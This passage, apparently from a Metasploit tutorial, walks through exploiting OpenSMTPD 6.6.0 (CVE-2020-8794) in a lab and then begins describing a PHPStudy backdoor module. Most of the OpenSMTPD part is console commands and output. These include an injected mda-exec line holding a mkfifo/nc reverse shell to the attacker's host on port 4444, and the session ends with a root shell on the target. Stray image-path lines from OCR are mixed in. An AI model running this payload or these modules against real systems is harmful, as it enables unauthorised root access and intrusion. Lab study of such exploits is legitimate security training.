


```
msf5 exploit(unix/local/opensmtpd_oob_read_lpe) > set session 2
session => 2
msf5 exploit(unix/local/opensmtpd_oob_read_lpe) > check

[!] SESSION may not be compatible with this module.
[*] The target appears to be vulnerable. OpenSMTPD 6.6.0 appears vulnerable to C
VE-2020-8794
msf5 exploit(unix/local/opensmtpd_oob_read_lpe) >
```



```
msf5 exploit(unix/local/opensmtpd_oob_read_lpe) > set lhost 172.28.128.3
lhost => 172.28.128.3
```

After the options are set, execute the module.



```
msf5 exploit(unix/local/opensmtpd_oob_read_lpe) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. OpenSMTPD 6.6.0 appears vulnerable to C
VE-2020-8794
[*] Started service listener on 0.0.0.0:25
[*] Executing local sendmail(8) command: /usr/sbin/sendmail 'zfgwlgwyvlvzf@[172.
28.128.3]' < /dev/null && echo true
[*] Client 172.28.128.13:47665 connected
[*] Exploiting new OpenSMTPD grammar for a root shell
[*] Faking SMTP server and sending exploit
[*] Sending: 220
[*] Expecting: /EHLO /
[*] Sending: 553-
553

dispatcher: local_mail
type: mda
mda-user: root
mda-exec: mkfifo /tmp/zdhgw; nc 172.28.128.3 4444 0</tmp/zdhgw | /bin/sh >/tmp/z
dhgw 2>&1; rm /tmp/zdhgw; exit 0

[*] Disconnecting client 172.28.128.13:47665
[*] Command shell session 3 opened (172.28.128.3:4444 -> 172.28.128.13:44932) at
 2020-05-03 00:17:10 -0400
[*] Server stopped.
wd
/bin/sh: <stdin>[4]: wd: not found
uname-a
/bin/sh: <stdin>[5]: uname-a: not found
uname -a
OpenBSD bsd.my.domain 6.6 GENERIC#353 amd64
id
uid=0(root) gid=0(wheel) groups=0(wheel)
```


As you can see, we have root privileges now.

## PHPStudy Backdoor Exploit Module

**TARGET: PHPStudy 2016,2018 with php-5.4.45 + Apache TYPE: Remote**

PHPStudy is a free software that acts as a integration package for a PHP debugging environment. The PHPStudy package includes Apache, PHP, MySQL, phpMyAdmin, Zend Optimizer etc. It is a one click installation package.


PHPStudy 2016 and PHPstudy 2018 versions are vulnerable to a backdoor vulnerability. However this vulnerability works only when php version is 5.4.45 for PHPStudy 2016 and 5.2.17 for PHPstudy 2018. Let's see how this exploit works. The download link of the vulnerable software is given in our Github repository. Download the vulnerable software and install it on a windows system as shown. We tested this on a Windows 7 system.



phpStudy2018自动解压包

